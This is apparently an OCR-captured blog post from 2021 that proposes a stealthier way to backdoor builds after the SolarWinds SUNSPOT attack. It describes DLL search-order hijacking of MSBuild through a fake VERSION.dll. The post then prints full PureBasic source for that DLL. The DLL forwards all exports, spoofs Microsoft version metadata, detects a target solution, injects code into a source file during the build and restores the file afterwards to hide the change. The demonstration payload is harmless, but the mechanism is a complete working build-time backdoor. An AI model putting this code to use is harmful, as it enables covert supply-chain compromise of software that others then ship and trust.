
Backdooring MSBuild

a12d404.net/ranting/2021/01/17/msbuild-backdoor.html

Posted: 17 Jan 2021 - Updated: 17 Jan 2021 - Category: ranting - Tags: backdoor, sunburst, sunspot, rant


Command Prompt - C:\Window
File Edit Selection Find View Goto Tools Project Preferences Help marpie
Program.cs

```
 C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Microsoft.CSharp.targets(316,9): error MSB6006: "Csc.exe" exited with
code -1073741819. [C:\Users\marpie\source\repos\ConsoleApp1\ConsoleApp1.csproj]

    0 Warning(s)
    1 Error(s)

Time Elapsed 00:00:02.12

C:\Windows\Microsoft.NET\Framework64\v4.0.30319>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe C:\Users\[redacted]
[redacted]\source\repos\ConsoleApp1\ConsoleApp1.sln /t:Build
Microsoft (R) Build Engine version 4.8.4161.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Building the projects in this solution one at a time. To enable parallel build, please add the "/m" switch.
```

C:\Users\[redacted]\source\repos\ConsoleApp1\Program.cs - Sublime Text

ActivateBackdoor

... backdoor insered ...

OK

```csharp
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;

namespace ConsoleApp1
{
    class Class1 {public Class1() { Console.WriteLine("Hello from the Static initializer!"); }
        public void DoWork() {
            Console.WriteLine("Hello from DoWork!");
        }
    }
    class Program {
        static void Main(string[] args) {
            Console.WriteLine("Hello from ConsoleApp1");
            (new Class1()).DoWork();
        }
    }
```

In 2020, different United States federal government branches were affected by a massive data breach. One part of these efforts was an attack on SolarWinds and their platform, including the build-infrastructure of their flagship product, *SolarWinds Orion*. On January 11th, 2021, the CrowdStrike Intelligence Team published an analysis of a malicious tool deployed into SolarWinds' build environment to inject the *SUNBURST backdoor* into the SolarWinds Orion platform at build-time.

The CrowdStrike blog post was referred to me by a colleague. Initially, I thought it was pretty sloppy of the *SUNSPOT* developers to search for `MSBuild.exe` processes every second, then read the virtual memory of these remote processes to determine if the right solution is being build right now. In addition to all this noise, the *SUNBURST* attackers created a *Scheduled Task* to start the implant on every boot.

If one imagines that you are a top of the line attack boutique and compromised different *hard targets*, including the build-infrasturcture, why do you resort to such a crude way to execute that beautiful implanting attack?

So how could one do better?

MSBuild Revisited

So, *MSBuild*, the Microsoft engine for building applications, uses (most of the time) XML files to steer the targeted solution's build process.

One of the first things you'll notice when inspecting the `MSBuild.exe` binary is that it is itself a .NET Assembly. So what is the best way to backdoor (almost) any .NET Assembly?

… right, using the `version.dll` trick.

After running a quick build of an arbitrary solution (e.g. via `C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe SomeProject.sln /t:Build /p:Configuration=Release;Platform=Win64`) and recording a trace with ProcMon, multiple DLLs are searched in the directory of `MSBuild.exe`:

```
{"type":"load-not-found-
dll","event_path":"C:\\Windows\\Microsoft.NET\\Framework64\\v4.0.30319\\mscoree.dll",

{"type":"load-not-found-
dll","event_path":"C:\\Windows\\Microsoft.NET\\Framework64\\v4.0.30319\\ole32.dll","p

{"type":"load-not-found-
dll","event_path":"C:\\Windows\\Microsoft.NET\\Framework64\\v4.0.30319\\api-ms-win-
core-winrt-l1-1-
0.dll","process_image_path":"C:\\Windows\\Microsoft.NET\\Framework64\\v4.0.30319\\MSE

{"type":"load-not-found-
dll","event_path":"C:\\Windows\\Microsoft.NET\\Framework64\\v4.0.30319\\VERSION.dll",

{"type":"load-not-found-
dll","event_path":"C:\\Windows\\Microsoft.NET\\Framework64\\v4.0.30319\\api-ms-win-
core-winrt-string-l1-1-
0.dll","process_image_path":"C:\\Windows\\Microsoft.NET\\Framework64\\v4.0.30319\\MSE

{"type":"load-not-found-
dll","event_path":"C:\\Windows\\Microsoft.NET\\Framework64\\v4.0.30319\\sxs.dll","prc

{"type":"load-not-found-
dll","event_path":"C:\\Windows\\Microsoft.NET\\Framework64\\v4.0.30319\\WindowsCodecs


{"type":"load-not-found-
dll","event_path":"C:\\Windows\\Microsoft.NET\\Framework64\\v4.0.30319\\VERSION.dll",

{"type":"load-not-found-
dll","event_path":"C:\\Windows\\Microsoft.NET\\Framework64\\v4.0.30319\\mscoree.dll",
```

Given these results, we can target `MSBuild.exe` or the C# compiler (`Csc.exe`) directly, depending on our preferences and objectives. As CrowdStrike mentioned, the implant checked for the right solution being built, so we also will target `MSBuild.exe` in our tests.

`VERSION.dll` Structure

For our purposes, it is enough to know that `VERSION.dll` exports 17 names, which we need to implement (or forward) to ensure the target's functionality is not impaired.

```
__export_name(GetFileVersionInfoA)
__export_name(GetFileVersionInfoByHandle)
__export_name(GetFileVersionInfoExA)
__export_name(GetFileVersionInfoExW)
__export_name(GetFileVersionInfoSizeA)
__export_name(GetFileVersionInfoSizeExA)
__export_name(GetFileVersionInfoSizeExW)
__export_name(GetFileVersionInfoSizeW)
__export_name(GetFileVersionInfoW)
__export_name(VerFindFileA)
__export_name(VerFindFileW)
__export_name(VerInstallFileA)
__export_name(VerInstallFileW)
__export_name(VerLanguageNameA)
__export_name(VerLanguageNameW)
__export_name(VerQueryValueA)
__export_name(VerQueryValueW)
```

Proof of Concept (PoC)

The following section describes a crude PoC that implements the backdoor functionality in a DLL without the need for reading remote process memory or triggering a process search every second.

The PoC will be written in PureBasic, as no sane attacker will implement his implant in it and copy-pasting of this source is therefore not a concern ;-)


Objectives

The implant should have the following characteristics:

- no additional running processes
- no remote process actions (reading/ writing remote process memory, etc.)
- only trigger on the right solution being build
- insertion of the backdoor during the build process
- removal of the backdoored source file after the build process

Implementation

As we saw earlier, the `VERSION.dll` file is loaded very early by the .NET runtime. By implementing mock-functions, it is possible to verify that the DLL is not only loaded, but the function `GetFileVersionInfoSizeW` is called right before the build process is executed, as shown in the following figure.



```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe C:\Users\[redacted]\source\repos\App1\App1.sln /t:Build /p:Configuration=Release;Platform=Win64
Microsoft (R) Build Engine version 4.8.4161.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Building the projects in this solution one at a time. To enable parallel build, please add the "/m" switch.
```


Hello World from GetFileVersionInfoSizeW!

Given that, it is possible not to rely on any half-baked solution in the *DllMain* function and get around any problems with the *Loader Lock* by simply hijacking the call `GetFileVersionInfoSizeW`, executing our backdoor insertion code, then calling the real `GetFileVersionInfoSizeW` function and returning its result.

In the *PoC* presented below, the backdoor is inserted in the call to `GetFileVersionInfoSizeW`. The source is saved in memory, and as soon as *DllMain* is called with `DLL_PROCESS_DETACH`, the backdoor-code is removed by restoring the previous source code.

Conclusion

Targeting *MSBuild* directly by copying our `VERSION.dll` to the *MSBuild* directory, ensures better operational security as no additional processes need to be created, the memory search can be omitted and every build is captured, as our code is directly executed by *MSBuild*.


Command Prompt - C:\Window
C:\Users\[redacted]\source\repos\ConsoleApp1\Program.cs - Sublime Text
File Edit Selection Find View Goto Tools Project Preferences Help marpie
Program.cs
ActivateBackdoor
OK

```
 C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Microsoft.CSharp.targets(316,9): error MSB6006: "Csc.exe" exited with
code -1073741819. [C:\Users\marpie\source\repos\ConsoleApp1\ConsoleApp1.csproj]

    0 Warning(s)
    1 Error(s)

Time Elapsed 00:00:02.12

C:\Windows\Microsoft.NET\Framework64\v4.0.30319>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe C:\Users\[redacted]
[redacted]\source\repos\ConsoleApp1\ConsoleApp1.sln /t:Build
Microsoft (R) Build Engine version 4.8.4161.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Building the projects in this solution one at a time. To enable parallel build, please add the "/m" switch.
```

... backdoor insered ...

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;

namespace ConsoleApp1
{
    class Class1 {public Class1() { Console.WriteLine("Hello from the Static initializer!"); }
        public void DoWork() {
            Console.WriteLine("Hello from DoWork!");
        }
    }
    class Program {
        static void Main(string[] args) {
            Console.WriteLine("Hello from ConsoleApp1");
            (new Class1()).DoWork();
        }
    }
```

Source

Source and a compiled binary is available in the blog’s Github repo.

```
; ***************************************************************************
; *                                                                         *
; * Author:      marpie ([email protected].net)                              *
; * License:     BSD 2-clause                                               *
; * Copyright:   (c) 2021, a12d404.net                                      *
; * Status:      Prototype                                                  *
; * Created:     20200116                                                   *
; * Last Update: 20200117                                                   *
; *                                                                         *
; ***************************************************************************
EnableExplicit

; ---------------------------------------------------------------------------
;- Consts

#TARGET_SOLUTION = "ConsoleApp1.sln"
#BACKDOOR_CODE = "public Class1() { Console.WriteLine(" + Chr(34) + "Hello from the
Static initializer!" + Chr(34) + "); }"
#BACKDOOR_INSERT_AFTER = "class Class1 {"

#BACKDOOR_ALIVE = $c45c9bda8db1
#MIN_SIZE = 100 ; 100 bytes

; ---------------------------------------------------------------------------
;- Variables
Global mux.i = #Null      ; set in DLL_PROCESS_ATTACH
Global hVersion.i = #Null ; orig version.dll handle
Global active.i = 0       ; checked in CleanupBackdoor

Global origContent.s = ""   ; ptr to memory of the original source
Global origContentSize.i = 0 ; size of the original source

; ---------------------------------------------------------------------------
;- Backdoor Handling

Procedure.s GetTargetFilePath()
  Define i.i
  Define path.s
  For i = 0 To CountProgramParameters()
    path = ProgramParameter(i)
    If CountString(path, #TARGET_SOLUTION) > 0
      ProcedureReturn GetPathPart(path) + "Program.cs"
    EndIf
  Next
  ProcedureReturn ""
EndProcedure

Procedure.b ReadOrigContent(hFile.i)
  Define res.b = #False
  FileSeek(hFile, 0, #PB_Absolute)
  Define size.i = Lof(hFile)
  Define *mem = AllocateMemory(size)
  If ReadData(hFile, *mem, size) <> size
    Goto ReadAllCleanup
  EndIf
  origContent = PeekS(*mem, size, #PB_UTF8)
  origContentSize = Len(origContent)
  res = #True
ReadAllCleanup:
  If *mem
    FreeMemory(*mem)
  EndIf
  ProcedureReturn res
EndProcedure

; InsertBackdoor needs to be called from a function holing mux!
Procedure.b InsertBackdoor(path.s)
  Define res.b = #False

  Define hFile.i = OpenFile(#PB_Any, path, #PB_File_SharedRead | #PB_UTF8)
  If Not hFile
    ProcedureReturn res
  EndIf

  ; read file content
  If Not ReadOrigContent(hFile)
    Goto InsertBackdoorError
  EndIf

  ; check if the right code is present
  Define pos.i = FindString(origContent, #BACKDOOR_INSERT_AFTER)-1
  If pos < 0
    Goto InsertBackdoorError
  EndIf

  ; revert file to 0
  FileSeek(hFile, 0, #PB_Absolute)
  TruncateFile(hFile)

  ; write content till start of backdoor
  Define writeSize.i = pos+Len(#BACKDOOR_INSERT_AFTER)
  Define sizeLeft = writeSize
  If WriteString(hFile, Left(origContent, writeSize), #PB_UTF8) = 0
    ; we should add a restore of the original file here
    ; ... depending on the write error ...
    Goto InsertBackdoorError
  EndIf

  ; write backdoor
  writeSize = Len(#BACKDOOR_CODE)

  If WriteString(hFile, #BACKDOOR_CODE, #PB_UTF8) = 0
    ; we should add a restore of the original file here
    ; ... depending on the write error ...
    Goto InsertBackdoorError
  EndIf

  ; write rest of file
  writeSize = origContentSize-sizeLeft
  If WriteString(hFile, Right(origContent, writeSize), #PB_UTF8) = 0
```

```
    ; we should add a restore of the original file here
    ; ... depending on the write error ...
    Goto InsertBackdoorError
  EndIf

  res = #True
InsertBackdoorCleanup:
  CloseFile(hFile)
  ProcedureReturn res
InsertBackdoorError:
  If Len(origContent) > 0
    origContent = ""
    origContentSize= 0
  EndIf
  Goto InsertBackdoorCleanup
EndProcedure

Procedure ActivateBackdoor()
  LockMutex(mux)
  ; check if the backdoor is already alive
  If #BACKDOOR_ALIVE = active
    Goto ActivateBackdoorCleanup
  EndIf
  ; check if we have the right solution
  Define targetFilepath.s = GetTargetFilePath()
  If Len(targetFilepath) < 1
    Goto ActivateBackdoorCleanup
  EndIf

  MessageRequester("ActivateBackdoor", "Hello World from Solution: " + #CRLF$ +
ProgramParameter(0))

  ; init backdoor
  If InsertBackdoor(targetFilepath)
    active = #BACKDOOR_ALIVE
    MessageRequester("ActivateBackdoor", "... backdoor insered ...")
  Else
    MessageRequester("ActivateBackdoor", "... backdooring failed ...")
  EndIf

ActivateBackdoorCleanup:
  UnlockMutex(mux)
  ProcedureReturn
EndProcedure

Procedure CleanupBackdoor()
  LockMutex(mux)
  If #BACKDOOR_ALIVE = active
    active = #Null
    ; Do cleanup here
    If origContentSize <> 0
      Define hFile.i = CreateFile(#PB_Any, GetTargetFilePath(), #PB_UTF8)
      If hFile
        WriteString(hFile, origContent, #PB_UTF8)
        CloseFile(hFile)
      EndIf
      origContent = ""
      origContentSize = 0
    EndIf
  EndIf
CleanupBackdoorCleanup:
  UnlockMutex(mux)
  ProcedureReturn
EndProcedure

; ---------------------------------------------------------------------------
;- DllMain Stuff

ProcedureDLL AttachProcess(Instance)
  mux = CreateMutex()
EndProcedure

ProcedureDLL DetachProcess(Instance)
  CleanupBackdoor()
EndProcedure

; ---------------------------------------------------------------------------
;- orig VERSION.dll Stuff

Procedure.i LoadVersionDll()
  Define res.i = #Null
  LockMutex(mux)
  If #Null = hVersion
    ; load version.dll
    Define dllPath.s = GetEnvironmentVariable("windir") + "\system32\version.dll"
    hVersion = OpenLibrary(#PB_Any, dllPath)
  EndIf
  res = hVersion
CleanupLoadVersionDll:
  UnlockMutex(mux)
  ProcedureReturn res
EndProcedure

;BOOL GetFileVersionInfoA(
;  LPCSTR lptstrFilename,
;  DWORD  dwHandle,
;  DWORD  dwLen,
;  LPVOID lpData
;);
ProcedureDLL.i GetFileVersionInfoA(a1.i, a2.l, a3.l, a4.i)
  ActivateBackdoor()
  ProcedureReturn CallCFunction(LoadVersionDll(), "GetFileVersionInfoA", a1, a2, a3,
a4)
EndProcedure

;BOOL GetFileVersionInfoExA(
;  DWORD  dwFlags,
;  LPCSTR lpwstrFilename,
;  DWORD  dwHandle,
;  DWORD  dwLen,
;  LPVOID lpData
;);
ProcedureDLL.i GetFileVersionInfoExA(a1.l, a2.i, a3.l, a4.l, a5.i)
  ActivateBackdoor()
  ProcedureReturn CallCFunction(LoadVersionDll(), "GetFileVersionInfoExA", a1, a2,
a3, a4, a5)
EndProcedure

;BOOL GetFileVersionInfoExW(
;  DWORD   dwFlags,
;  LPCWSTR lpwstrFilename,
;  DWORD   dwHandle,
;  DWORD   dwLen,
;  LPVOID  lpData
;);
ProcedureDLL.i GetFileVersionInfoSizeExW(a1.l, a2.i, a3.l, a4.l, a5.i)
  ActivateBackdoor()
  ProcedureReturn CallCFunction(LoadVersionDll(), "GetFileVersionInfoSizeExW", a1,
a2, a3, a4, a5)
EndProcedure

;DWORD GetFileVersionInfoSizeA(
;  LPCSTR  lptstrFilename,
;  LPDWORD lpdwHandle
;);
ProcedureDLL.i GetFileVersionInfoSizeA(a1.i, a2.i)
  ActivateBackdoor()
  ProcedureReturn CallCFunction(LoadVersionDll(), "GetFileVersionInfoSizeA", a1, a2)
EndProcedure

;DWORD GetFileVersionInfoSizeExA(
;  DWORD   dwFlags,
;  LPCSTR  lpwstrFilename,
;  LPDWORD lpdwHandle
;);
ProcedureDLL.i GetFileVersionInfoSizeExA(a1.l, a2.i, a3.i)
  ActivateBackdoor()
  ProcedureReturn CallCFunction(LoadVersionDll(), "GetFileVersionInfoSizeExA", a1,
a2, a3)
EndProcedure

;DWORD GetFileVersionInfoSizeExW(
;  DWORD   dwFlags,
;  LPCWSTR lpwstrFilename,
;  LPDWORD lpdwHandle
;);
ProcedureDLL.i GetFileVersionInfoExW(a1.l, a2.i, a3.i)
  ActivateBackdoor()
  ProcedureReturn CallCFunction(LoadVersionDll(), "GetFileVersionInfoExW", a1, a2,
a3)
EndProcedure

;DWORD GetFileVersionInfoSizeW(
;  LPCWSTR lptstrFilename,
;  LPDWORD lpdwHandle
```

```
;);
ProcedureDLL.i GetFileVersionInfoSizeW(a1.i, a2.i)
  ActivateBackdoor()
  ProcedureReturn CallCFunction(LoadVersionDll(), "GetFileVersionInfoExW", a1, a2)
EndProcedure

;BOOL GetFileVersionInfoW(
;  LPCWSTR lptstrFilename,
;  DWORD   dwHandle,
;  DWORD   dwLen,
;  LPVOID  lpData
;);
ProcedureDLL.i GetFileVersionInfoW(a1.i, a2.l, a3.l, a4.i)
  ActivateBackdoor()
  ProcedureReturn CallCFunction(LoadVersionDll(), "GetFileVersionInfoW", a1, a2, a3,
a4)
EndProcedure

; int hMem, LPCWSTR lpFileName, int v2, int v3
ProcedureDLL.i GetFileVersionInfoByHandle(a1.i, a2.i, a3.i, a4.l)
  ActivateBackdoor()
  ProcedureReturn CallCFunction(LoadVersionDll(), "GetFileVersionInfoByHandle", a1,
a2, a3, a4)
EndProcedure

;DWORD VerFindFileA(
;  DWORD  uFlags,
;  LPCSTR szFileName,
;  LPCSTR szWinDir,
;  LPCSTR szAppDir,
;  LPSTR  szCurDir,
;  PUINT  puCurDirLen,
;  LPSTR  szDestDir,
;  PUINT  puDestDirLen
;);
ProcedureDLL.i VerFindFileA(a1.l, a2.i, a3.i, a4.i, a5.i, a6.i, a7.i, a8.i)
  ActivateBackdoor()
  ProcedureReturn CallCFunction(LoadVersionDll(), "VerFindFileA", a1, a2, a3, a4,
a5, a6, a7, a8)
EndProcedure

;DWORD VerFindFileW(
;  DWORD   uFlags,
;  LPCWSTR szFileName,
;  LPCWSTR szWinDir,
;  LPCWSTR szAppDir,
;  LPWSTR  szCurDir,
;  PUINT   puCurDirLen,
;  LPWSTR  szDestDir,
;  PUINT   puDestDirLen
;);
ProcedureDLL.i VerFindFileW(a1.l, a2.i, a3.i, a4.i, a5.i, a6.i, a7.i, a8.i)
  ActivateBackdoor()
  ProcedureReturn CallCFunction(LoadVersionDll(), "VerFindFileW", a1, a2, a3, a4,
a5, a6, a7, a8)
```

```
EndProcedure

;DWORD VerInstallFileA(
;  DWORD  uFlags,
;  LPCSTR szSrcFileName,
;  LPCSTR szDestFileName,
;  LPCSTR szSrcDir,
;  LPCSTR szDestDir,
;  LPCSTR szCurDir,
;  LPSTR  szTmpFile,
;  PUINT  puTmpFileLen
;);
ProcedureDLL.i VerInstallFileA(a1.l, a2.i, a3.i, a4.i, a5.i, a6.i, a7.i, a8.i)
  ActivateBackdoor()
  ProcedureReturn CallCFunction(LoadVersionDll(), "VerInstallFileA", a1, a2, a3, a4,
a5, a6, a7, a8)
EndProcedure

;DWORD VerInstallFileW(
;  DWORD   uFlags,
;  LPCWSTR szSrcFileName,
;  LPCWSTR szDestFileName,
;  LPCWSTR szSrcDir,
;  LPCWSTR szDestDir,
;  LPCWSTR szCurDir,
;  LPWSTR  szTmpFile,
;  PUINT   puTmpFileLen
;);
ProcedureDLL.i VerInstallFileW(a1.l, a2.i, a3.i, a4.i, a5.i, a6.i, a7.i, a8.i)
  ActivateBackdoor()
  ProcedureReturn CallCFunction(LoadVersionDll(), "VerInstallFileW", a1, a2, a3, a4,
a5, a6, a7, a8)
EndProcedure

;DWORD VerLanguageNameA(
;  DWORD wLang,
;  LPSTR szLang,
;  DWORD cchLang
;);
ProcedureDLL.i VerLanguageNameA(a1.l, a2.i, a3.l)
  ActivateBackdoor()
  ProcedureReturn CallCFunction(LoadVersionDll(), "VerLanguageNameA", a1, a2, a3)
EndProcedure

;DWORD VerLanguageNameW(
;  DWORD  wLang,
;  LPWSTR szLang,
;  DWORD  cchLang
;);
ProcedureDLL.i VerLanguageNameW(a1.l, a2.i, a3.l)
  ActivateBackdoor()
  ProcedureReturn CallCFunction(LoadVersionDll(), "VerLanguageNameW", a1, a2, a3)
EndProcedure

;BOOL VerQueryValueA(
;  LPCVOID pBlock,
;  LPCSTR  lpSubBlock,
;  LPVOID  *lplpBuffer,
;  PUINT   puLen
;);
ProcedureDLL.i VerQueryValueA(a1.i, a2.i, a3.i, a4.l)
  ActivateBackdoor()
  ProcedureReturn CallCFunction(LoadVersionDll(), "VerQueryValueA", a1, a2, a3, a4)
EndProcedure

;BOOL VerQueryValueW(
;  LPCVOID pBlock,
;  LPCWSTR lpSubBlock,
;  LPVOID  *lplpBuffer,
;  PUINT   puLen
;);
ProcedureDLL.i VerQueryValueW(a1.i, a2.i, a3.i, a4.l)
  ActivateBackdoor()
  ProcedureReturn CallCFunction(LoadVersionDll(), "VerQueryValueW", a1, a2, a3, a4)
EndProcedure

; ----------------------------------------------------------------------------

; IDE Options = PureBasic 5.73 LTS (Windows - x64)
; ExecutableFormat = Shared dll
; CursorPosition = 85
; FirstLine = 60
; Folding = -----
; Executable = version.dll
; CompileSourceDirectory
; EnablePurifier
; IncludeVersionInfo
; VersionField2 = Microsoft Corporation
; VersionField3 = Microsoft® Windows® Operating System
; VersionField5 = 10.0.20190.1000 (WinBuild.160101.0800)
; VersionField6 = Version Checking and File Installation Libraries
; VersionField7 = version
; VersionField8 = VERSION.DLL
; VersionField9 = © Microsoft Corporation. All rights reserved.
; VersionField15 = VOS_NT
; VersionField16 = VFT_DLL
```